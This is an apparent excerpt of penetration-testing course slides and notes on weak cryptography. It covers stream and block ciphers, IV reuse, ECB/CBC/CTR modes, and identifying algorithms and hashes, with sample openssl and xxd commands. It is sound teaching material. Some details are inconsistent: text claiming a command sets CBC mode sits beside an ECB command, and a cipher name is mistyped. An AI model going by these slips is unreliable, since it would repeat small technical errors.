660.2

Crypto and Post-Exploitation

All reference links are operational in the browser-based delivery of the electronic workbook.

SEC660.2 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

SANS

Crypto and Post-Exploitation

Crypto and Post-Exploitation

We spend this section of the course covering topics such as crypto for penetration testers, post-exploitation, and escaping Windows and Unix/Linux restricted environments.

Table of Contents (1)	Page


Table of Contents (1)

This is the Table of Contents slide to help you quickly access specific sections and labs.

Table of Contents (2)	Page

Table of Contents (2)

This is the Table of Contents slide to help you quickly access specific sections and labs.



Course Roadmap

In this module, we turn our focus to a new topic area: Evaluating common cryptographic systems and exploiting flaws in cryptography.

Objectives

- Essential crypto skill development
- Tools you can use
- Applying crypto analysis

Objectives

We will first take a look at multiple cryptographic principles, helping you build essential cryptography analysis skills. We'll also look at multiple tools we can use to evaluate cryptography and examine multiple options for attacking and exploiting cryptography implementations.

Crypto and Pen Testing

- Many pen testers skip over crypto in assessments
  - Math, algorithms, more math, etc.
- With some essential skills, you can recognize failures in weak crypto
- We'll examine general and specific crypto vulnerabilities

When evaluating crypto, we often celebrate the small stuff.

Crypto and Pen Testing

Many penetration testers tend to skip over cryptography in their assessments. Often, much of the detail surrounding algorithms and implementations are based in complex mathematics, algorithms, and other unfamiliar territory. With some essential skill development, though, we can recognize and exploit failures in weak cryptography systems and continue building skills until we have the confidence to evaluate and attack cryptography.

In this module, we'll examine both general and specific cryptographic vulnerabilities, with a focus on the skills useful for a penetration tester who has to occasionally review the implementation of encryption and related systems. Sadly, most assessments don't allow the time to evaluate new cryptographic vulnerabilities fully, let alone assess them to the point of developing an exploit tool. While we want to have the skills to review and attack cryptographic systems, we need to be able to identify vulnerabilities quickly and rate their criticality while explaining them in an approachable, understandable way for the customer.

When evaluating cryptography systems, we tend to celebrate the small weaknesses. Most cryptographic failures don't lead to catastrophic failures (though some do) but are still useful when combined with other exploits and analysis techniques as part of an overall system risk assessment.

What We're Targeting


- It is uncommon to identify crypto flaws in widespread protocols (TLS, PGP, etc.)
- There is a lot more crypto to attack out there:
  - Less common but critical standards
  - Proprietary applications
  - Other wireless protocols
  - Removable storage drives
  - Custom web app session cookies, etc.
  - Database table/column encryption

What We're Targeting

Today, it's uncommon to identify cryptographic flaws in widespread protocols such as TLS and PGP due to their history of public and open vetting. However, there are still a lot of other cryptographic systems deployed that can expose organizations to significant risk. Some other common systems using cryptography that escape the thorough vetting of more popular protocols include the following:

- Less common but critical standards, such as those used in control systems
- Proprietary application functionality for protecting stored files or network traffic
- Other wireless protocols beyond IEEE 802.11, including standards-based and proprietary wireless protocols
- Removable storage drives using custom protocol implementation for encryption and user validation
- Custom web application session data stored in cookies and other parameters
- Database table or column encryption mechanisms

Even though a penetration tester is not often finding and exploiting new vulnerabilities in TLS or PGP, there is still a tremendous amount of valuable analysis work to be completed on applications and systems that have configuration or implementation weaknesses.



Tool Spotlight: OpenSSL

One of the most daunting tasks with evaluating crypto is being unfamiliar with the exact terminology, acronyms, and unfortunate developer skewed interpretations/implementations of standards. With proper tool use, many flawed implementations can be quickly identified.

The OpenSSL tool is likely the most commonly encountered general purpose encryption related tool. It's often used in library form for third-party software, but we can do many things with the openssl command itself. To connect to an SSL/TLS application's connected service, we can use the openssl s_client command to connect to the service's STDIN/STDOUT as if connecting to an unencrypted service on a port with netcat.

```
$ openssl s_client -connect sans.org:443 -cipher EXP-RC4-MD5
```

We will use openssl with several encoding and decoding options later, but for the sake of introducing a few quick examples, here is how you can decode a file that is Base64 encoded, as well as easily encrypt a file (with several default assumptions we will look at later):

```
$ openssl enc -d base64 -in file.b64 -out file.txt
$ openssl enc aes -k deadlist -in file.txt -out file.enc
```

Another handy feature is to be able to create message digests.

```
$ openssl dgst -sha1 file.txt
```

While most of these commands shown can be done with other tools, openssl is much more likely to be consistent across embedded devices, Linux servers, and even some Windows machines.

We will use openssl periodically in this course. You likely will find yourself referring to documentation frequently with this tool outside this course, as well. You should keep current on openssl changes, vulnerabilities, and new features.

Cipher suites supported:

https://testssl.sh/openssl-iana.mapping.html

Known vulnerabilities:

https://www.openssl.org/news/vulnerabilities.html

Examples of Tips and Tricks with openssl:

https://www.redhat.com/sysadmin/6-openssl-commands

https://iphelix.medium.com/openssl-tips-and-tricks-c61fe9068966

Stream Ciphers

- Encrypt one bit at a time
- Encrypted length is the same as the plaintext
  - 63 bytes ciphertext means 63 bytes plaintext
- Examples include RC4, A5/1, Eo
- Cipher generates a keystream
- Keystream is XORed with plaintext to produce ciphertext

Stream Ciphers

We'll start building skills for evaluating cryptography and understanding common cryptographic principles. First, we'll examine the common category of stream ciphers.

A stream cipher is a class of cipher that encrypts one bit of data at a time. This is as opposed to a block cipher, which encrypts one block of data at a time.


One interesting property of a stream cipher is that the length of the encrypted content reveals the length of the plaintext content. If the ciphertext data is 63 bytes in length, then the plaintext data is also 63 bytes in length. When we're examining a network protocol, this can be useful since it can disclose some information about the nature of the traffic in use.

Examples of stream ciphers include RC4 (used by SSL, Kerberos, BitTorrent, WEP, and many other algorithms), A5/1 (used by some GSM networks), and E0 (used by Bluetooth).

All stream ciphers generate an output value known as a keystream for a given key. This keystream data is then XORed with the plaintext value to produce ciphertext. To decrypt the ciphertext, the same key is used to generate the same keystream data, which is XORed against ciphertext to produce plaintext.

Critical Evaluation: IV Handling

- Law of stream ciphers: Can never use the same key twice
- We accomplish this by mixing a per-packet value with each key:
  - Initialization Vector (IV)
  - IV is not a secret (usually sent in packet)
- Must rotate key before IVs repeat



Critical Evaluation: IV Handling

Stream ciphers are fast algorithms for encrypting data, but they suffer from a significant deployment burden. All stream ciphers generate keystream data, which is then XORed with the plaintext to produce ciphertext (or vice versa). Since the keystream is always the same for a given key, all stream ciphers must use a given key no more than once to encrypt data. This is commonly referred to as the law of stream ciphers: You can never use the same key twice.

Instead of changing the entire key for each packet being encrypted, we split the key into two portions: the shared secret portion and the initialization value (IV). The IV is not a secret (and is usually included in a packet or associated with the ciphertext), but it must change for each unique data set (for example, for each packet or for each file being encrypted). Since the IV changes with each data set being encrypted, when we combine it with the shared set, it forms a unique key (for network protocols, this is often referred to as a per-packet key).

One concern with the use of an IV and a shared secret is that the IV must never repeat if the shared secret remains the same. If the key length is 128 bits (16 bytes), we might devote 4 bytes for the IV and 12 bytes for the secret. After all the possible unique values of the IV run out (4.2 billion), we must change the shared secret before continuing to encrypt data.

IV Considerations

- How long is the IV?
  - Longer IV means more unique keys before key rotation is needed.
- How is the IV selected?
  - Sequential IV selection? What happens when the device reboots? IV Wrap?
  - Random IV selection? Birthday Paradox!
- Do multiple devices use the same key without IV coordination?

IV Considerations

When evaluating a cryptosystem that uses a stream cipher, we have several important questions to consider:

- What is the length of the IV? An IV that is very long will reduce the quality of the overall key length (since the IV is not a secret and takes away from the length of the shared secret key). A longer IV will accommodate more unique keys until the IV space is exhausted.
- How is the IV selected? Some implementations may choose to use sequential IV selection, starting at 0 and incrementing by 1 for each packet or unique data set being encrypted. A concern with sequential IV selection is how the IV is handled when a device reboots; does it return to 0 (therefore colliding with all prior IVs that were used)? What happens when the IV space is exhausted? If the IV is randomly selected (and a history of prior IVs is not maintained to avoid collisions), then the IV selection algorithm is vulnerable to the Birthday Paradox Attack, where the likeliness of a collision is exponentially increased for each IV used.
- Is there IV coordination between multiple devices that use the same shared secret? Remember, the same key cannot be used twice; this is true even if it is two different devices using the same shared secret with the same IV.

Block Ciphers

- Encrypt data a block at a time
- Must pad the last few bytes to an even block length
  - 8-byte block length with 64 bytes ciphertext is 57–64 bytes plaintext
- Examples include AES, DES, 3DES, and Blowfish

Block Ciphers

Unlike a stream cipher, a block cipher encrypts one block of data at a time. When the data to be encrypted is an uneven length that is not evenly divisible by the block length, then the data must be padded to an even block length.

Whereas we can determine the length of a plaintext packet by examining the ciphertext length in a stream cipher, we cannot make the same assertion in a block cipher. If the block size is 8 bytes and the ciphertext length is 64 bytes, the plaintext length could be anywhere between 57 and 64 bytes in length (1 byte greater than the last evenly divisible block length).

The popular AES, DES, and Triple DES (3DES) algorithms are all examples of block ciphers. The Blowfish and Twofish algorithms developed by Bruce Schneier are also examples of block ciphers.

Block Cipher Modes

- Block ciphers introduce a "mode"
  - Some block cipher modes provide better security than others
- Any block cipher can be used with various modes (AES-CTR, 3DES-CBC)
- We'll look at ECB, CBC, and CTR modes

Block Cipher Modes

Block ciphers introduce the concept of a mode of operation. With multiple options for mode selection, it's no wonder that some block cipher modes provide better security than others.

Any block cipher can be used with any mode. For example, the Cipher Block Chaining (CBC) mode can be used with AES or DES encryption, denoted as AES-CBC or DES-CBC.

We'll examine the Electronic Codebook (ECB), Cipher Block Chaining (CBC), and Counter (CTR) block cipher modes.

Electronic Codebook (ECB) Mode

- Encrypts each block with the same key
  - Critical issue: Same plaintext blocks encrypt to matching ciphertext blocks
  - Attacker can identify repetitious blocks of plaintext
  - Commonly an issue with lots of 0's
- Reveals interesting content about plaintext

```
$ xxd -p tripledes-ecb-secrets.enc
b2e5d275b8a9d7fd045f8ab1eb091f46890a6a8b763c4ddb97f642c5f7d8
edb5b2e5d275b8a9d7fd05ee7b58a1e242f1f04eab49bff6e46fb8b5fd99
```



Electronic Codebook (ECB) Mode

ECB mode is the most basic of the block cipher modes, where each block is encrypted individually without influencing the prior or the following blocks. This technique has the significant concern of producing identical ciphertext blocks for identical plaintext blocks.

Consider the impact of encrypting a file of secrets protected with 3DES-ECB, as shown on this slide. When dumping the contents of the encrypted file with the "xxd" hexdump utility, we see a seemingly random collection of bytes, except that there are two identical blocks present, beginning with "`b2e5…`" (highlighted in the slide). This allows an attacker to identify duplicate blocks of data, despite it being encrypted. This is commonly an issue where network protocols, files, and other plaintext data sources have lots of 0x00 bytes.

Explaining ECB Weakness

- Compare the vulnerability to something the customer can relate to directly
  - Visuals help too!
- AES-ECB 128-bit encrypted image
- Repetition in image reveals a pattern
- Consider ECB disk encryption impact



Explaining ECB Weakness

When a system uses ECB to encrypt data, there is always the threat of information disclosure from duplicate plaintext blocks producing duplicate ciphertext blocks. This is sometimes difficult to grasp for people with no experience in data analysis and cryptographic systems, so you may be asked to provide an example of an attack.

To demonstrate the weakness in ECB, we can use visualization tools. The image on this slide is encrypted with AES-ECB and a 128-bit key. Notice that there is clearly repetition in the image, revealing a data pattern.

After demonstrating this issue, you can help people recognize that despite the encryption, a significant risk of information disclosure is also present. A similar application targeting an ECB-encrypted disk partition could easily reveal portions of the disk where unique data sets are stored, allowing an attacker to focus his analysis on useful target areas while ignoring the portions of the disk with significant repetition.

Demonstrate ECB Weakness

- Simple tool to AES-ECB encrypt a BMP file
  - Produce encrypted SANS logo image for visual example
  - Fewer unique colors yields less random variations
- Use with any logo to demonstration impact
  - Josh Wright's ecb_encrypt_image in C++
  - Phillip Akesson's diy-ecb-penguin in Python3
  - Step-by-Step with ImageMagick and OpenSSL

```
$ openssl enc -aes-128-ecb -e -in logo.rgba \
      -out logo-ecb.rgba -pass pass:deadlist
```


Demonstrate ECB Weakness

The SANS logo shown on this slide was used in the prior slide to demonstrate the weakness in ECB encryption. You can reproduce a picture like this with a bitmap of your choosing, using the ecb_encrypt_image.exe tool from Josh Wright. This tool, in C++ and compiled EXE formats, is included on your course media as well as at http://www.willhackforsushi.com/code/ecb_encrypt_image.zip for downloading. In order to use this tool, you need to ensure that the bitmap has a width and length that is evenly divisible by four; it may be necessary to resize your image by a few pixels to encrypt the original and produce an encrypted bitmap on the output.

You may also find different tools useful to demonstrate the same issue. Phillip Akesson has published a Python 3 tool at https://github.com/pakesson/diy-ecb-penguin/. The following ImageMagick and OpenSSL commands will also prove the point on your Slingshot VM.


```
# find the size of the image with ImageMagick's identify command
$ identify logo.png
logo.png PNG 283x168 283x168+0+0 8-bit sRGB 54.5KB 0.000u 0:00.000

# remove compression from an image
$ convert -depth 32 logo.png logo.rgba

# encrypt the image using a key derived from the string "deadlist"
$ openssl enc -aes-128-ecb -e -in logo.rgba -out logo-ecb.rgba -pass
pass:deadlist

# repackage into a new PNG
$ convert -size 283x168 -depth 32 logo-ecb.rgba logo-ecb.png
```

Cipher Block Chaining Mode



- Adds "randomness" to each block
- Improves on ECB, preventing duplicate blocks
- What about the first block?

Cipher Block Chaining Mode

Cipher Block Chaining (CBC) is a popular block cipher mode providing an improved level of security over ECB. In CBC mode, a plaintext block is XORed with the output of the prior ciphertext block before being encrypted. This new ciphertext block becomes the input into the next encryption routine.

Through the use of XOR with each block, CBC mode adds "randomness" or unique input to each encryption operation. This improves on the ECB mode by preventing the presence of duplicate blocks.

However, one concern is how the first block of plaintext is encrypted. Since each block of plaintext is XORed with the prior ciphertext block, we need some value for the first block to use. This is effectively the same as the earlier described Initialization Vector (IV).

There are several variations of this concept. Propagating CBC uses the previous block's input XORed with previous block's output. Full-block CBC is similar but XORs the previous block's ciphertext with the plaintext of the current block, before encryption. Any variation still has the goal of removing obvious patterns; some are more resilient than others.

CBC IV

- CBC uses an IV as the first "ciphertext" block
  - Encrypted IV is XORed with first byte of real plaintext
  - IV "should" not repeat
- Repeating IV can reveal plaintext patterns

```
$ openssl enc -aes-128-cbc -in packet1 -K $KEY -iv $IV | xxd -p
0a940bb5416ef045f1c39458c653ea5ad172ce43bf147f4dffa206c1d372ddca
$ openssl enc -aes-128-cbc -in packet2 -K $KEY -iv $IV | xxd -p
06cf727e3dc3bd52ce98916d71dd233bfc60a567fea20a5e3191ab952c4a6491
$ openssl enc -aes-128-cbc -in packet3 -K $KEY -iv $IV | xxd -p
0a940bb5416ef045f1c39458c653ea5ad172ce43bf147f4dffa206c1d372ddca
```


CBC IV


CBC requires the use of an IV to encrypt the first plaintext block. Each successive plaintext block is XORed with the prior ciphertext output, but the first block uses the IV to get the process started.

Many recommendations state that the IV value should not repeat; a stronger security focus would likely require that the IV never repeat to avoid the repetition of ciphertext from duplicate plaintext blocks.

Consider the example shown at the bottom of this slide. The openssl utility is used to encrypt three files representing packets 1, 2, and 3 using 128-bit AES-CBC. A static key (defined in the shell variable $KEY) and a static IV (defined in $IV) are used to encrypt these packets, dumping the output in hex with the xxd utility. The output of these three encrypted packets repeats for packet 1 and packet 3, revealing to the attacker that the plaintext content of these two packets is the same.

If these packets were encrypted with unique IVs, even sequentially selected IVs, then the attacker would see three unique ciphertext packets and be unable to correlate packets 1 and 3 as duplicate.

CTR Mode



Must follow the law of stream ciphers – IV can never repeat for the same encryption key.

CTR Mode

In Counter mode, we continue to use an IV, but we do not feed the output of the prior ciphertext to the next encryption block. Instead, the IV is concatenated with a counter value that represents the input for the encryption algorithm. In this mode, the IV is not the length of the block but is instead smaller by a few bytes to accommodate the counter value that is concatenated with the IV.

The counter value starts at 0 and is incremented by 1 for each block that needs to be encrypted. After concatenating the IV and counter, the encryption routine encrypts the IV and counter, producing keystream data. The keystream output is XORed with the target plaintext block to produce ciphertext.

One significant benefit of CTR mode is that the encrypting host can encrypt all the blocks in parallel on multiple processors. Whereas CBC mode requires the output from the prior ciphertext for the next plaintext block, CTR mode does not require any input from the prior block to encrypt the plaintext. CTR mode is similar to ECB in this fashion, except that it prevents duplicate plaintext blocks from producing duplicate ciphertext blocks, since the IV and counter combination are different for each block.

One significant limitation of the use of Counter mode is that, since it effectively works like a stream cipher by XORing the plaintext with keystream data, it is bound to the law of stream ciphers as well. The IV can never repeat for the same encryption key.

Later in this module, we'll look at techniques to exploit stream ciphers and block ciphers in stream cipher mode (including CTR mode) when an IV is reused.

OpenSSL AES Examples

- Encrypt AES defaults
  - CBC mode
  - Random salt value "derived from password"
  - Encryption key and IV "derived from -password"
    - see documentation on OpenSSL function: EVP_DecryptInit_ex
    - Random salt effectively makes the IV random

```
$ openssl enc -aes-128-cbc -k pass -p -in file1 -out file1.enc
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
salt=E8A9DEDD5F889283
key=F01BD6E8B01F0D484525F624BCADD6B8
iv =EC80BE966A24A763C4A1B98DBAB6A6FF
```


OpenSSL AES Examples

The "openssl enc" command supports many different options for encoding and decoding. Here we can examine some common assumptions and default settings. For our purposes, we will assume we are using OpenSSL 1.1.0 and later (earlier versions had several different defaults).

```
$ openssl enc -aes-128-ecb -k pass -in file1 -out file1.enc
```

In the command above, we explicitly set AES-128 bit CBC block mode. If we omit the "-cbc" portion, it would still be CBC mode, as that is the default block mode in OpenSSL. The "-k pass" option uses "pass" as a literal passphrase ("-k" is deprecated and should be replaced with "-pass pass:pass" to be current ideal syntax, though it is confusing to read this way). An uppercase "-K" option could have been used for a hexadecimal version of a key. The "-p" option prints out the salt, key, and IV while generating the encrypted file (file1.enc).

You can identify which suites are supported in your openssl version.

```
$ openssl list -cipher-algorithms
```

Identifying the Algorithm

- Identifying which algorithm is in use can be difficult
- Examine encrypted data sizes:
  - Not evenly divisible by 8: Stream cipher, often RC4
  - Always divisible by 16: AES (128-bit block size)
  - Inconsistently divisible by 16, always divisible by 8: DES/3DES (64-bit block size)
- Research the organization and developers for likely standards/libraries: published vendor documentation, patent filings, FCC filings, technical support forums, ...

Identifying the Algorithm

A common task when evaluating cryptography is to identify the encryption algorithm in use. This can be very difficult, since all high-quality encryption algorithms aim to create encrypted data that is indistinguishable from random data, making analysis of the ciphertext data itself of limited value.

In some cases, it is possible to identify the encryption algorithm by examining the size of encrypted data. If the data is not evenly divisible by 8, then the cipher is likely a stream cipher. A very common stream cipher is RC4.

If the data is always evenly divisible by 16, then we can identify the algorithm as having a block size of 16 bytes. AES is a common algorithm having a 16-byte block size. If the data is sometimes indivisible by 16 but is always divisible by 8, then we can identify it as having an 8-byte block length. DES and 3DES are common algorithms using an 8-byte block cipher.

There are few other opportunities to identify the cipher in use by examining the encrypted data itself. Do not overlook vendor documentation or other pertinent documentation, such as patent and FCC filings, that can reveal additional information about the system. It's not just this system ... but anything that might use encryption might use the same standards, library functions, etc. The organization may have acquired other companies or developers that have left a trail of interesting and valuable information online. You may need to refresh your skills with offensive operational security to discover additional information useful in understanding this piece of technology.

Hash Identification

- Many systems use hashes as an input for processing or storage:
  - Password storage, HTTP parameters, message integrity checks, etc.
- Length and format can reveal hash type

Hash-identifier evaluates a hash value by length and format, differentiating 125 hashing functions by possible and unlikely matches.

```
$ hash-identifier.py
[omitted for space]
 HASH: $P$B55D6LjfHDkINU5wF.v2BuuzO0/XPk/

Possible Hashes:
[+]  MD5(Wordpress)
```


Hash Identification

Many systems use hashed values as the input value for processing, storage, or data transport. Password storage systems, HTTP parameters, and cryptographic message integrity check (MIC) functions commonly rely on hashing functions that take a variable-length input value and produce a unique, fixed-length output value.

When analyzing network traffic or compromised data, we'll frequently observe hashed values, but these can be difficult to identify without additional insight into the system generating the hash. Fortunately, the length and the format of a hashed value can often reveal the hash type. The hash-identifier project, written by Lydecker Heidegger (Zion3R), uses the characteristics of 125 different hashing functions to evaluate an input hash value, attempting to identify the system that generated the hash.

In the example on this page, the hash value "`$P$B55D6LjfHDkINU5wF.v2BuuzO0/XPk/`" is given to the Python script, which identifies the hash as the output of the Wordpress MD5 function. When hash-identifier cannot ascertain the hash type with absolute certainty, it will identify a list of potential and unlikely hash functions used to generate the value, thus reducing the manual experimentation necessary for the analyst.

Hash-identifier is available at https://github.com/blackploit/hash-identifier/.

Is It Encrypted?

- First, are we dealing with crypto?
  - Obfuscated data can be misleading
- Encrypted data should be indistinguishable from random data
  - No predictable patterns
- Leverage a histogram to visualize data
- Measure entropy in payload content

Is It Encrypted?


A common task when we're evaluating data is to first identify whether it is even encrypted at all. Even if the data is not obviously encrypted (such as lacking recognizable plaintext ASCII strings), do not assume that it is encrypted. Many systems will obfuscate the data to thwart information disclosure attacks without implementing strong cryptography.

A common principle in cryptography is that encrypted data should be indistinguishable from random data. When an attacker evaluates the output of an encryption system, he should not be able to distinguish the encrypted data from random data because no predictable patterns are revealed.

To apply this concept, we can visualize the data from a packet capture to produce a histogram, graphing the frequency of each byte value in each packet payload. If the data is encrypted (or random), then the histogram should reveal an even distribution of byte values, where the byte 0x20 should be no more frequent than the byte 0xEE (for example).

Pcaphistogram

```
$ pcaphistogram.py borealis.pcap | gnuplot
```



TIP

Pcaphistogram counts the frequency of each byte in TCP and UDP payloads, generating a gnuplot-compatible graph.
